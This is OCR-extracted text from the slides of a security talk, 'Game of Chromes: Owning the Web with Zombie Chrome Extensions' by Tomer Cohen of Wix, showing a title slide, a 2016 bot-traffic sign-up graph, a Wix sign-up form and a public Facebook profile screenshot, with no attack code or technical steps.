
WiX.com


Game of Chromes

Owning the Web with Zombie Chrome Extensions

Tomer Cohen

BOT TRAFFIC REPORT 2016






April 2016

Sign-up Graph

9000
RPM
1000
RPM

This is what we currently know…



(6) Mark Zuckerberg

Secure https://www.facebook.com/zuck

Mark Zuckerberg

Tomer Home 2

Sign Up

Already have a Wix account? Log In

Email

Type your email again

Password

Type your password again

Sign Up

Continue with Facebook

Continue with Google

* By signing up, you agree to our Terms of Use, Privacy Policy and to receive Wix emails, newsletters & updates.

Intro

Making

Founder

Works at Chan Zuckerberg Initiative

Studied Computer science at Harvard University


Lives in Palo Alto, California

Married to Priscilla Chan

From Dobbs Ferry, New York

Followed by 89,192,390 people

